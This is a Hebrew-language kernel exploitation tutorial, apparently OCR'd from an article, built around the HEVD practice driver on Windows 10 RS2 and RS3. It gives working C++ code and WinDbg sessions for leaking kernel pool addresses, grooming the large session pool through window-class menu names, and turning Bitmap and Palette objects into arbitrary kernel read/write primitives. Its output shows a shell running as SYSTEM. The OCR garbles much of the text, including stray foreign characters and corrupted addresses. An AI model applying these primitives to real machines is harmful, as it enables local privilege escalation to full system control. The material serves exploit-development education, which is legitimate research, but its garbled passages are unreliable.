כפי שצינו, ה-Heap Desktop משמש לאחסון האובייקטים הקשורים ל-Desktop הספציפי אליו הוא שייר, אך כאשר תחילך מסויים יוצר חלון, הזיכרון שיוקצה לחלון יוקצה ב-Desktop Heap, אבל החלון ימוחה גם לכתובות ב-User-Space של התחליך. כך, לדוגמה, tagWND של החלון שיצרנו ממופה גם במרחב הכתובות הernalי וגם ב-User-Space.

ההפרש בין הכתובת אליה ממופה מבנה ב-userland לבין הכתובת של האובייקט עצמו למרחב הכתובות הernalי הוא קבוע, והוא ניתן על ידי ערך בשם `ulClientDelta`, שב吃过 (עד RS2) היה נמצא ב-TEB, תחת `Win32ClientInfo`. אם הערך זהה ידוע לנו, והכתובת הernalית בה נמצא tagCLS מסויים ידועה לנו, יוכל לחשב את הכתובת אליה ממופה tagCLS ב-userland באמצעות חישור פשוט. לאחר שנמצא את הכתובת אליה ממופה tagCLS ב-userland, יוכל לקרוא את ערכי השדות שלו ולגלוות מה הכתובת שמכיל השדה `WinDbg WinDbg`. נראה זאת בעזרת `WinDbg`.

ראשית, נמצא את `ulClientDelta`. נעשה זאת באמצעות חישור הכתובת הernalית של ה-`tagWND` שמצאנו בעזרת `HMValidateHandle` (שנמצאת ב-`tagWND.head.pSelf`) מהכתובת אליה הוא ממופה ב-`:userland`:

```
kd> dx -id 0,0,fffff998c4a6bf5c0 -r1 (*((HevdGdiExploitation!_THRDESKHEAD *)0x1833cb8f230))
(*((HevdGdiExploitation!_THRDESKHEAD *)0x1833cb8f230)) [Type: _THRDESKHEAD]
[+0x000] h : 0x104039c [Type: HWND__ *]
[+0x008] cLockobj : 0x4 [Type: unsigned long]
[+0x010] pti : 0xfffffe303c010aab0 [Type: void *]
[+0x018] rpdesk : 0xfffff998c4a1cd3f0 [Type: void *]
[+0x020] pSelf : 0xfffffe303c081f230 [Type: _THRDESKHEAD *]
kd> ?(0xfffffe303c081f230 - 0x1833cb8f230)
Evaluate expression: -33532893659136 = fffffe180`83c90000
```

הערך המופיע הוא `ulClientDelta`. עתה, נגלה מה הכתובת של ה-`tagCLS` הרלוונטי ב-`userland` בעזרת מציאת הכתובת הקernelית שלו וחיסור של `ulClientDelta` ממנה:

```
kd> dq 0x1833cb8f230+0xa8 L1
00000183`3cb8f2d8 fffffe303`c082a240
kd> ?(ffffe303`c082a240-fffffe180`83c90000)
Evaluate expression: 1663171142208 = 00000183`3cb9a240
```

נשווה את הערכים בכתובת שמצאונו עם הערכים ב-`tagCLS` הקernelי על מנת לראות שהם זהים:

```
kd> dq 00000183`3cb9a240 L6
00000183`3cb9a240 00000000`00000000 00000000`c206c206
00000183`3cb9a250 fffff998c`4a1cd3f0 00000000`00000000
00000183`3cb9a260 00000000`00c00000 00000183`3c6084b0
kd> dq fffffe303`c082a240 L6
fffffe303`c082a240 00000000`00000000 00000000`c206c206
fffffe303`c082a250 fffff998c`4a1cd3f0 00000000`00000000
fffffe303`c082a260 00000000`00c00000 00000183`3c6084b0
```

כמובן שהשדות שמכילים מצביע לכתובות קernelיות עדין יצביעו לכתובות הקernelיות גם במבנה הממופה :tagWND, כפי שראינו ב-user-space-

```
kd> dq 00000183`3cb9a240+0x90 L2
00000183`3cb9a2d0 fffffe303`c0108bb0 fffffe303`c0829ce0
kd> du poi(00000183`3cb9a240+0x90)
fffffe303`c0108bb0 "Random menu name"
kd> da poi(00000183`3cb9a240+0x98)
fffffe303`c0829ce0 "ExploitClass"
```

נעדכן את הפונקציה `example` כך שתתבצע בפועל את החישובים הללו בעצמה ולבסוף תדפיס את הערך של :tagCLS.lpszMenuName

```
void example() {
    leakHmValidateHandle();
    craftFakeClass();
    tagWND* windowObject = leakWindowObject();

    std::cout << "tagWND user-mode mapping is located at 0x" << std::hex << windowObject << std::endl;
    std::cout << "tagWND is located at 0x" << std::hex << windowObject->head.pSelf << std::endl;
    unsigned long long ulClientDelta = (unsigned long long)windowObject->head.pSelf - (unsigned long long)windowObject;
    std::cout << "ulClientDelta is 0x" << std::hex << ulClientDelta << std::endl;
    tagCLS* userTagCls = (tagCLS*)((unsigned long long)windowObject->pcls - ulClientDelta);
    std::cout << "tagCLS.lpszMenuName's value is 0x" << std::hex << userTagCls->lpszMenuName << std::endl;
```

להלן הפלט של התוכנית לאחר הוספת הלוגיקה:

```
C:\HEVD\Exploit>HevdGdiExploitation.exe
user32!HmValidateHandle is located at 0x00007FFE5970C1F0
tagWND user-mode mapping is located at 0x000002055CCAF230
tagWND is located at 0xFFFFFE303C081F230
ulClientDelta is 0xfffffe0fe63b70000
tagCLS.lpszMenuName's value is 0xFFFFFE303C01FC390
```

נודע את הפלט (נסתפק בוודיא הערך של `lpszMenuName`, מכיוון שהוא השדה שבאמת מעניין אותנו), כפי שנסביר בהמשך:

```
kd> du 0xFFFFFE303C01FC390
fffffe303`c01fc390 "Random menu name"
```

אבל למה זה מעניין אותנו? הרי ה-Heap Bitmapים מוקצים ב-Pool, ולא ב-Heap. Paged Session Pool מתיירר, שהקצאות מסוימות הקשורות ל-CLS ו-LONG - לדוגמה, שם התפריט (שהכתובת שלו נמצאת ב-ClassName) - מוקצים ב-Pool. מעבר לכך, קיימת תמייה בהקצאות גדולות עבור הערך של שם התפריט, כך שניתן לגרום לכך ש-`lpszMenuName` יצביע להקציה ב-Large Session Pool, ואז יוכל לפעול שוב בשיטה שפעלה ב-RS1 ולהחרר את הקצאת ה-CLS, שאת הכתובת שלה כבר הדלפנו, וליצור Bitmap שיבקש הקציה גדולה וישתמש בזיכרון שחררנו ושותת הכתובת שלו כבר הדלפנו!

לשם כך, קודם נערוך את `craftFakeClass`, כך ש-`lpszMenuName` יוכל מחזוץ גודלה שתගרום להקציה של יותר מעמוד זיכרון אחד, בדומה למה שעשינו עם Accelerator Tables:

```
void craftFakeClass() {
    WNDCLASSEXW windowClass = { 0 };
    windowClass.cbSize = sizeof(windowClass);
    windowClass.lpszClassName = L"ExploitClass";
    wchar_t longMenuName[3000];
    std::fill(longMenuName, longMenuName + 2999, 0x41);
    longMenuName[2999] = L'\x00';
    windowClass.lpszMenuName = (LPWSTR)&longMenuName;
    windowClass.lpfnWndProc = WindowProc;
    RegisterClassExW(&windowClass);
}
```

לאחר מכן, נרים שוב את התכנית שלנו ונראה ש-`lpszMenuName` הוקצתה ב-Pool:

```
00000064`d75cf6a8 void * menuNameAddress = 0xfffffe303`c2c44000
kd> !pool 0xfffffe303`c2c44000
Pool page fffffe303c2c44000 region is Unknown
fffffe303c2c44000 is not a valid large pool allocation, checking large session pool...
*fffffe303c2c44000 : large page allocation, tag is Ustx, size is 0x1770 bytes
Pooltag Ustx : USERTAG_TEXT, Binary : win32k!NtUserDrawCaptionTemp
```

בהתמך על המידע הזה, נערוך את הפונקציה `example` כך שתוביל לשחרור הזיכרון הקרנלי (בעזרת `UnregisterClassEx`-`DestroyWindow`) ותחזיר את הכתובת בה הוקצתה שם התפריט:


```
void* leakLargePoolAllocationAddress() {
    craftFakeClass();
    tagWND* windowObject = leakWindowObject();

    std::cout << "tagWND user-mode mapping is located at 0x" << std::hex << windowObject << std::endl;
    std::cout << "tagWND is located at 0x" << std::hex << windowObject->head.pSelf << std::endl;
    unsigned long long ulClientDelta = (unsigned long long)windowObject->head.pSelf - (unsigned long long)windowObject;
    std::cout << "ulClientDelta is 0x" << std::hex << ulClientDelta << std::endl;

    tagCLS* userTagCls = (tagCLS*)((unsigned long long)windowObject->pcls - ulClientDelta);
    void* menuNameAddress = (void*) userTagCls->lpszMenuName;
    std::cout << "tagCLS.lpszMenuName's value is 0x" << std::hex << menuNameAddress << std::endl;

    DestroyWindow(windowObject->head.h);
    UnregisterClassW(L"ExploitClass", 0);

    return menuNameAddress;
}
```



את createPrimitives לא נצטרך לעורר בכלל, מכיוון שmbhinct הפקציה הזאת, המימוש החדש של leakLargePoolAllocationAddress מספק בדיק אוטה פונקציונליות. נשנה את ה-main שלנו כך שיקרא leakHmValidateHandle-לcreatePrimitives וורץ את התכנית במכונה. להלן הפלט:

```
C:\HEUD\Exploit>HevdGdiExploitation.exe
user32!HMValidateHandle is located at 0x00007FFE5970C1F0
tagWND user-mode mapping is located at 0x000002498D4A4E90
tagWND is located at 0xFFFFE303C0854E90
ulClientDelta is 0xfffffe0ba333b0000
tagCLS.lpszMenuName's value is 0xFFFFE303C2C5E000
Manager handle: 0x0000000078050C30
Manager: 0xFFFFE303C2C5E000
user32!HMValidateHandle is located at 0x00007FFE5970C1F0
tagWND user-mode mapping is located at 0x000002498D4A4E90
tagWND is located at 0xFFFFE303C0854E90
ulClientDelta is 0xfffffe0ba333b0000
tagCLS.lpszMenuName's value is 0xFFFFE303C2DD2000
Worker handle: 0xFFFFFFFCA050856
Worker: 0xFFFFE303C2DD2000
Exploited Write-What-Where
```

נודא שהכתובות שהדלפנו אכן הפכו להקצאות אובייקטי SURFACE

```
kd> !pool 0xFFFFE303C2C5E000
Pool page fffffe303c2c5e000 region is Unknown
fffffe303c2c5e000 is not a valid large pool allocation, checking large session pool...
*fffffe303c2c5e000 : large page allocation, tag is Gh05, size is 0x1080 bytes
    Pooltag Gh05 : GDITAG_HMGR_SURF_TYPE, Binary : win32k.sys
kd> !pool 0xFFFFE303C2DD2000
Pool page fffffe303c2dd2000 region is Unknown
fffffe303c2dd2000 is not a valid large pool allocation, checking large session pool...
*fffffe303c2dd2000 : large page allocation, tag is Gh05, size is 0x1080 bytes
    Pooltag Gh05 : GDITAG_HMGR_SURF_TYPE, Binary : win32k.sys
```

מעולה, הצליחנו ליצור מחדש את הפרימיטיבים שלנו תחת RS2! ☺ אבל העבודה שלנו עדין לא הסתיימה...

הדף ntoskrnl.exe

ב-TH2 וב-RS1 הסתמכו על העובדה שה-Heap HAL מוקצתה בכתובת קבועה. החל מ-RS2, הכתובת היא רנדומלית, כך שלא ניתן יותר להשיג מצביע לתוכה ntoskrnl.exe בשיטה הזו, ויהיה علينا למצוא שיטה חדשה למצוא מצביע לתוכה ntoskrnl.exe.

"Taking Windows 10 Kernel exploitation to the Next Level" השיטה שנשתמש בה מtabbed על הרצאה של Morten Schenk בשם: "Taking Windows 10 Kernel exploitation to the Next Level" שניתן למצוא בעזרת האובייקט האהוב עליו - .tagWND.

במאמר, Morten מראה כיצד ניתן להיעזר ב-NDW tag כדי למצוא מצביע לתוכה ntoskrnl.exe. לאחר שנמצא את המצביע, נבצע חיפוש בזיכרון אחריו חתימת ה-PE בשבייל למצוא את תחילת המודול בזיכרון. אופן החיפוש יהיה זהה לאופן שבו חיפשנו את החתימה בדיוננו על TH2.

כזכור, בתחלת ה-NDW tag קיימש השדה head, המתוואר במבנה THRDESKHEAD. במבנה זהה קיימים שדה בשם pti, שהוא מצביע ל-ETHREAD THREADINFO. ב-PTI קיימש שדה בשם READ, והוא מצביע ל-ETHREAD. בפרק של 0x2a8 בתים מתחילה ה-ETHREAD, קיימש מצביע לתוכה ntoskrnl.exe. נראה זאת באמצעות WinDbg:

```
000000a7`375bf188 struct tagWND * windowObject = 0x000001bc`b2a0cc60
000000a7`375bf148 unsigned int64 baseAddress = 0
kd> dq poi(poi(0x000001bc`b2a0cc60+0x10))+0x2a8 L1
fffff998c`4a59d328 fffff800`dbdc4350 nt!EmpCheckErrataList
```

על בסיס רעיון זה, ותוכה שימוש בפרימיטיב הקרייה שלנו, נרשום מחדש את leakNtoskrnlBase:

```
unsigned long long getNtoskrnlBase() {
    unsigned long long baseAddress = 0;
    unsigned long long signature = 0x00905a4d;

    craftFakeClass();
    tagWND* windowObject = leakWindowObject();

    unsigned long long searchAddress = (unsigned long long) windowObject->head.pti;
    searchAddress = readQword(searchAddress);
    searchAddress = readQword(searchAddress + 0x2a8) & 0xfffffffffffff000;

    while (true) {
        unsigned long long readData = readQword(searchAddress);

        if ((readData & 0x00000000FFFFFFFF) == signature) {
            baseAddress = searchAddress;
            break;
        }
        searchAddress = searchAddress - 0x1000;
    }

    return baseAddress;
}
```

כל מה שנותר לנו לעשות הוא לרשום פונקציית main שתקרה ל-leakHmValidateHandle, לאחר מכן לאז ל-elevatePrivileges שמהבנה _EPROCESS השתנה במעט ב-RS2, כך שיש לבצע את השינויים הנדרשים גם ב-_EPROCESS שהגדרכנו בפרויקט. השינויים הרלוונטיים הם:

1. UniqueProcessId נמצא בהיסט של 0x2E0 מתחילה המבנה.
2. ActiveProcessLinks נמצא בהיסט של 0x2E8 מתחילה המבנה.

המיקום של השדה Token במבנה לא השתנה.

نبצע את התיקונים הנדרשים, נקمل מחדש את התוכנית ונՐץ אותה ב-Guest. להלן התוצאה:

```
Administrator: C:\HEVD\Exploit\cmd.exe - HevdGdiExploitation.exe
tagWND is located at 0xFFFFFE303C08400C0
ulClientDelta is 0xfffffe12e49220000
tagCLS.lpszMenuName's value is 0xFFFFFE303C3E96000
Manager handle: 0x0000000003E050C02
Manager: 0xFFFFFE303C3E96000
tagWND user-mode mapping is located at 0x000001D577636340
tagWND is located at 0xFFFFFE303C0856340
ulClientDelta is 0xfffffe12e49220000
tagCLS.lpszMenuName's value is 0xFFFFFE303C3E9C000
Worker handle: 0x00000000054050624
Worker: 0xFFFFFE303C3E9C000
Exploited Write-What-Where
ntoskrnl.exe Base: 0xfffff800dbc8b000
System process is at 0xfffff800dc06cfa0
Found system process at 0xfffff998c4806a680
Found system token at 0xFFFFFAB8C85A169C9
Found current process at 0xfffff998c4aa98080
Enjoy system privileges :-)
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\HEVD\Exploit>whoami
nt authority\system
C:\HEVD\Exploit>
```

Handle	Process	Thread	Priority	Type
4344	DESKTOP-7EE180F\Dev		Low	System
5128	DESKTOP-7EE180F\Dev		Low	System
5580	NT AUTHORITY\SYSTEM		System	System
2256	NT AUTHORITY\SYSTEM		System	System
2268	NT AUTHORITY\SYSTEM		System	System

עוד עדכון, ועוד החיה מוצלחת של פרימיטיבי ה-Bitmaps שלם ☺. לצערנו, כפי שנראה בסעיף הבא, החגיגאה עומדת להסתיימם.

Redstone 3

העדכון הבא בגרסת Redstone שוחרר למשתמשי Windows Insider בסוף ספטמבר 2017 וליציבור הרחב בתחילת אוקטובר 2017. הגרסה שואקה כ-"Version 1709" או "Fall Creators Update". העדכון הראה "שובר" את הפרימיטיבים שלנו, אבל בעוד העדכנים הקודמים של Windows 10 שスクרנו, גם שם הקוד שלו הוא 3 Redstone (RS3). כמו בכל שאר העדכנים הגדולים של Windows 10 שスクרנו, גם העדכון הזה "שובר" את הפרימיטיבים שלנו, אבל בעוד העדכנים הקודמים באו להקשות על מציאת הכתובת בה יוקצו ה-Bitmaps שלנו, העדכון הזה בה לפטור את הבעיה מהשורש ולהפוך את אובייקטי ה-Bitmap לאובייקטים שלא ניתן להפוך לפרימיטיבי קריאה/כתיבה. במסגרת השינויים, ה-Header של האובייקט (שמוגדר ב-SURFOBJ_) הוצב בבודד והוא פרט מהאובייקט עצמו (המידע שמאחנן ה-Bitmap), כך שכל אחד מהם נמצא ב-Object שונה. כתוצאה לכך, נכון להיום לא נמצאה שיטה להפיכת אובייקטי Bitmap לפרימיטיב קריאה/כתיבה בתצורה החדשה של האובייקט, אך אל חשש - יש עוד הרבה הרכבה אובייקטי GDI לנצל.

פרימיטיבי קריאה/כתיבה Palettes

ב-DEFCON25 הציג החוקר Saif El-Sherei "בהרצאתו" Demystifying Kernel Exploitation by Abusing GDI Objects שיטה חדשה לשימוש באובייקטי GDI לצורך ניצול kernell. במהלך הרצאה, הציג Saif שיטה לשימוש באובייקטי PaletteascalantentryBitmap. כפי שנראה בהמשך, האובייקטים הללו דומים מאוד ל-Bitmaps מבחינת נוחות השליטה בהם, ומאפשרים ייצור פרימיטיבים באופן כמעט זהה לאופן שבו יוצרים פרימיטיבים מאובייקטי Bitmap.


ב-Windows, Palette (בעברית: לוח צבעים) הוא מבנה לוגי המשמש לתיאור לוח צבעים. ניתן לחשב על Palette כעל מערך של צבעים, כאשר כל צבע מוגדר באמצעות המבנה PALETTEENTRY, אשר מגדיר את הצבע ואת השימוש בו. הסיבה שאנו מתעניינים באובייקט זהה הוא שמדובר באובייקט GDI נוסף שモוקצה ב-Pool ומייצא ממשק הקצהה/שחרור וקריאה/כתיבה מאוד נוח, ובניגוד ל-Bitmap הוא לא זכה לחשיפה בהקשרי אקספלויטציה בגרסאות קודמות של Windows ולכן הוא עדין שמייש. הקצאות הן הקצאות מסווג 8 Ghao, והן מתוארכות באמצעות PALETTE _PALETTE .win32k!

יצירת Palette מתבצעת באמצעות קריאה לפונקציה CreatePalette. להלן החתימה של הפונקציה:

```
HPALETTE CreatePalette(
    _In_ const LOGPALETTE *lplgpl
);
```

פונקציה מקבלת מצביע ל-LOGPALETTE, שהוא מבנה המשמש לייצוג Palette, ומחזירה Handle ל-Palette שנוצר. להלן הגדרת המבנה LOGPALETTE:

```
typedef struct tagLOGPALETTE {
    WORD         palVersion;
    WORD         palNumEntries;
    PALETTEENTRY palPalEntry[1];
} LOGPALETTE;
```



כאשר palVersion מציין את גרסת המערכת עבור המבנה (כרגע 0x300, PALETTEENTRY) הוא מספר הצבעים (מתוארים באמצעות PALETTEENTRY) בלוח, ו-palPalEntry הוא מערך של SCAMMOT איברים בו היא הכמות אשר ציינה ב-palNumEntries. המבנה PALETTEENTRY משמש לתיאור "צבע" אחד בלוח, אורכו 4 בתים, והגדרטו היא:

```
typedef struct tagPALETTEENTRY {
    BYTE peRed;
    BYTE peGreen;
    BYTE peBlue;
    BYTE peFlags;
} PALETTEENTRY;
```

כאשר יוצרים Palette, נוצר אובייקט Kernel אשר מייצג את ה-Palette. בדומה ל-Bitmap עד RS3 ה-Header והמידע (במקרה שלנו, ה-PALETTEENTRY-ים של ה-Palette שיצרנו) חולקים את אותה הקצאה, וניתן לשולט בגודל הקצאה באמצעות איברים במבנה PALETTEENTRY, דבר אשר מאפשר לנו גמישות ומעניק לנו יכולת ליצור הקצאות גדולות ב-Session Pool, בדומה למה שעשינו עם ה-map ב-RS1 וב-RS2.

בדומה ל-Bitmap, אשר מאפשר לנו לקרוא ולשנות את הביטים שהוא מכיל, גם Palette מאפשר לנו לקרוא ולמחוק צבעים (PALETTEENTRY-ים) באמצעות הפונקציות SetPaletteEntries ו-GetPaletteEntries. להלן החתימה של GetPaletteEntries:

```
UINT GetPaletteEntries(
    _In_ HPALETTE hpal,
    _In_ UINT iStartIndex,
    _In_ UINT nEntries,
    _Out_ LPPALETTEENTRY lpppe
);
```

כאשר hpal הוא Handle ל-Palette, iStartIndex הוא האינדקס של הפריט (PALETTEENTRY) הראשון שנרצה להציג, nEntries הוא מספר הפריטים (החל מהאינדקס שסיפקנו) אותו נרצה להציג, ו-lpppe הוא מצביע לערך של PALETTEENTRY שיכיל את הפריטים שביקשנו לקרוא. הפריטים עצם נמצאים בזיכרון קרבלי, כך שהפונקציה GetPaletteEntries קוראת מידע מהזיכרון ה الكرבלי בגודל בו אנו שולטים (בגרנולריות של 4 בתים - גודל PALETTEENTRY אחד) ומעתיקה אותו ל-User-Space, בדומה ל-.GetBitmapBits.

להלן חתימת SetPaletteEntries ו-GetPaletteEntries הפונקציה:

```
UINT SetPaletteEntries(
    _In_ HPALETTE hpal,
    _In_ UINT iStart,
    _In_ UINT cEntries,
    _In_ const PALETTEENTRY *lpppe
);
```

מחיקת Palette נעשית באמצעות הפונקציה DeleteObject, בדומה למחיקת Bitmap. מחיקת Palette תוביל לשחרור הזיכרון המשויר ה الكرבלי המשמש את האובייקט.

לצורך הבנת אופן השימוש ב-API, להלן קטע קוד אשר יוצר Palette בעל 3 צבעים, קורא את הצבע האחרון שלו ומשנה את הצבע הראשון שלו:

```
int main() {
    LOGPALETTE* lPalette = (LOGPALETTE*)malloc(sizeof(LOGPALETTE) + sizeof(PALETTEENTRY) * 0x2);
    lPalette->palVersion = 0x300;
    lPalette->palNumEntries = 0x3;

    for (int i = 0; i < 3; ++i) {
        lPalette->palPalEntry[i].peBlue = 0x255;
        lPalette->palPalEntry[i].peGreen = 0x255;
        lPalette->palPalEntry[i].peRed = 0x255;
        lPalette->palPalEntry[i].peFlags = 0;
    }

    HPALETTE palette = CreatePalette(lPalette);


    PALETTEENTRY palEntry = { 0 };
    GetPaletteEntries(palette, 2, 1, &palEntry);
    palEntry.peBlue = 0x0;
    SetPaletteEntries(palette, 0, 1, &palEntry);

    DeleteObject(palette);
}
```

בrama ה الكرמלית, CreatePalette יגרום לבקשת זיכרון ב-Paged Session Pool בגודל של מערך ה-PALETTEENTRY-ים ועוד הגודל של win32k!_PALETTE. עם התג Gh?8 או Gla8. המבנה המבנה עבור מערכות 64-ビט (לקווחה מהמאמר שפרסם Saif בנושא):

typedef struct _PALETTE64
{
BASEOBJECT BaseObject; // 0x00
FLONG flPal; // 0x18
ULONGLONG cEntries; // 0x1C
ULONGLONG ullTime; // 0x20
HDC hdHead; // 0x28
HDEVPPAL hSelected; // 0x30
ULONG cRefhpal; // 0x38
ULONG cRefRegular; // 0x3c
PTRANSLATE ptransFore; // 0x40
PTRANSLATE ptransCurrent; // 0x48
PTRANSLATE ptransOld; // 0x50
ULONGLONG unk_038; // 0x58
PFN pfnGetNearest; // 0x60
PFN pfnGetMatch; // 0x68
ULONGLONG ullRGBTime; // 0x70
PRGB555XL prgbXlate; // 0x78
PALETTEENTRY *pFirstColor; // 0x80
struct PALETTE **ppalThis; // 0x88
PALETTEENTRY apaColors[1]; // 0x90
}
PALETTE64, *PPALETTE64;

בתחילת המבנה קיימנו, BASEOBJECT, בדומה למבנה ה-SURFACE_. לאחר מכן, מתואר ה-Palette עצמו. לשדות המסומנים באדום חשיבות מיוחדת עבורנו - השדה cEntries מתאר את מספר האיברים במערך PALETTEENTRY של ה-Palette, והשדה pFirstColor הוא מצביע ל-PALETTEENTRY הראשון במערך. מבחיננו, השדות הללו **שכלולים** לשדות bitmap sizeBitmap ו-Scan0 (בהתאם) שראינו ב-SURFOBJ-win32k!. וסביר לנו כיצד ניתן לנצלם לצורך יצירת פרימיטיבי קריאה/כתיבה, ונitin בקהלות להשתמש בשיטות שתיארנו גם עבור Palettes - לדוגמה, עבור השיטה בה בחרנו להשתמש במאמר, כל



שעלינו לעשות הוא לגרום ל-pFirstColor ב-Manager שלנו להציגו כתובות של השדה pFirstColor ב-Worker שלנו, ובקריאה ל-Get/SetPaletteEntries לבקש בכל פעם לעבוד מול הפריט הראשון (0 = startIndex), וכך נוכל ליצור פרימיטיבי קרייה/כתיבה מלאים. להלן העדכונים שהיה עליינו לבצע לפרימיטיבים שלנו (readQword & writeQword):

```
unsigned long long readQword(unsigned long long address) {
    unsigned long long data = 0;

    SetPaletteEntries(MANAGER_PALETTE, 0, 8 / sizeof(PALETTEENTRY), (PALETTEENTRY*)&address);
    GetPaletteEntries(WORKER_PALETTE, 0, 8 / sizeof(PALETTEENTRY), (PALETTEENTRY*)&data);
    return data;
}

void writeQword(unsigned long long address, void* data) {
    SetPaletteEntries(MANAGER_PALETTE, 0, 8 / sizeof(PALETTEENTRY), (PALETTEENTRY*)&address);
    SetPaletteEntries(WORKER_PALETTE, 0, 8 / sizeof(PALETTEENTRY), (PALETTEENTRY*)data);
}
```

כפי שניתן לראות, השינויים פשוטים וטריוויאליים מאד. השינוי הבא שעלינו לעשות הוא לשנות את createPrimitives כך שייצור שני Palettes, אחד Worker והשני Manager, וינצל את חולשת ה-WWW.Worker. על מנת ש-pFirstColor של ה-Manager יוכל את הכתובת של השדה pFirstColor של ה-Worker. על מנת לעשות זאת,>Kודם עלינו להבין כיצד ניתן לגלוות את הכתובת של ה-Palette.

כפי שציינו, ניתן לשולט בגודל של הקצתה ה-Palette באמצעות מספר הzbubits שנבחר ליצור בו. לשם חתנו, אין הגבלה שמנועת מעתנו ליצור הקצאה בגודל של עמוד שלם ומעלה, כך שניתן ליצור הקצאות גדולות של אובייקט Palette ב-Pool Session Paged. בנוסף לכך, השיטה שתיארנו בדיננו על RS2 להדפסת אובייקט User באמצעות HMValidateUser(user32!user32!HMValidateUser) עבדת גם ב-RS3, כך שנוכל להשתמש באותה השיטה לצורך>CreatePalette היזמת הכתובת בה יוקצה ה-Palette. השינוי היחיד שעליינו להתחשב בו הוא שב-RS3, השדה szszMenuName נמצא בהיסט של 0x98 בתים מתחילה tagCLS, ולא 0x90 בתים כפי שהיא ב-RS2. קטע הקוד הבא ניעזר בפונקציה leakLargePoolAllocationAddress על RS2 על מנת לנסות לחזות את הכתובת בה יוקצה ה-Palette:

```
void createPrimitives() {
    LOGPALETTE* lPalette = (LOGPALETTE*)malloc(sizeof(LOGPALETTE) + sizeof(PALETTEENTRY) * 0x400);
    lPalette->palNumEntries = 0x500;
    lPalette->palVersion = 0x300;

    void* managerPalette = leakLargePoolAllocationAddress();
    MANAGER_PALETTE = CreatePalette(lPalette);
    std::cout << "Manager handle: 0x" << std::hex << WORKER_PALETTE << std::endl;
    std::cout << "Manager: 0x" << std::hex << managerPalette << std::endl;
```

נريץ אותו במכונה ונבחן האם הצלחנו לחזות בהצלחה את הכתובת בה יוקצה ה-Palette.

הפלט של התכנית הוא:

```
C:\HEVD\Exploit>HevdGdiExploitation.exe
user32!HMValidateHandle is located at 0x00007FFF3CECBDE0
tagWND user-mode mapping is located at 0x000001728DB44610
tagWND is located at 0xFFFFFFF56C0824610
ulClientDelta is 0xfffffde432ce0000
tagCLS.lpszMenuName's value is 0xFFFFFFF56C24B1000
Manager handle: 0x0000000000000000
Manager: 0xFFFFFFF56C24B1000
```

נבדוק מה הtag של ההקצאה אליה שייכת הכתובת ששייכנו ל-Manager:

```
[kd> !pool 0xFFFFFFF56C24B1000
Pool page ffffff56c24b1000 region is Unknown
fffffff56c24b1000 is not a valid large pool allocation, checking large session pool...
*fffffff56c24b1000 : large page allocation, tag is Gh08, size is 0x1490 bytes
Pooltag Gh08 : GDITAG_HMGR_PALETTE_TYPE, Binary : win32k.sys]
```

מעולה, ההדלה שלנו עדיין שימושית! כל שנוטר על מנת ליזור את הפרימיטיבים הוא לעורר את הקראיה ב-`createPrimitives`-ל-`exploitWriteWhatWhere`. מtbodyר שהכתובות יחוسبו לפי הheit של `pFirstColor` ב-`_PALETTE`. מtbodyר שהחומרה מ-`RS1`, `RS3` נמצאת ב-`0x60` בתים אחרי `BaseObject`, ולא `0x68` בתים כפי שמתואר בתרשים שהוא. להלן גרסה של `createPrimitives` המתוקפת ל-`RS3` וונזרת ב-`Palettes`:

```
void createPrimitives() {
    LOGPALETTE* lPalette = (LOGPALETTE*)malloc(sizeof(LOGPALETTE) + sizeof(PALETTEENTRY) * 0x5E0);
    lPalette->palNumEntries = 0x5E2;
    lPalette->palVersion = 0x300;

    void* managerPalette = leakLargePoolAllocationAddress();
    MANAGER_PALETTE = CreatePalette(lPalette);
    std::cout << "Manager handle: 0x" << std::hex << WORKER_PALETTE << std::endl;
    std::cout << "Manager: 0x" << std::hex << managerPalette << std::endl;

    void* workerPalette = leakLargePoolAllocationAddress();
    WORKER_PALETTE = CreatePalette(lPalette);
    std::cout << "Worker handle: 0x" << std::hex << WORKER_PALETTE << std::endl;
    std::cout << "Worker: 0x" << std::hex << workerPalette << std::endl;

    unsigned long long workerPFirstColorAddress = (unsigned long long)workerPalette + 0x18 + 0x60;
    unsigned long long managerPFirstColorAddress = (unsigned long long)managerPalette + 0x18 + 0x60;

    exploitWriteWhatWhere(workerPFirstColorAddress, managerPFirstColorAddress);

    std::cout << "Exploited Write-What-Where" << std::endl;
}
```

החזרנו את הפרימיטיבים תחת `RS3`, והפעם באמצעות אובייקט GDI אחר - `Palettes`

הדף ntoskrnl.exe

למזלנו, השיטה שתיארנו בדיון שערכו על RS2 להדפסת הכתובת אליה טען ntoskrnl עובדת גם מתוך RS3, כך שלא נדרש לשנות את הפונקציה אשר מدلיפה אותה.

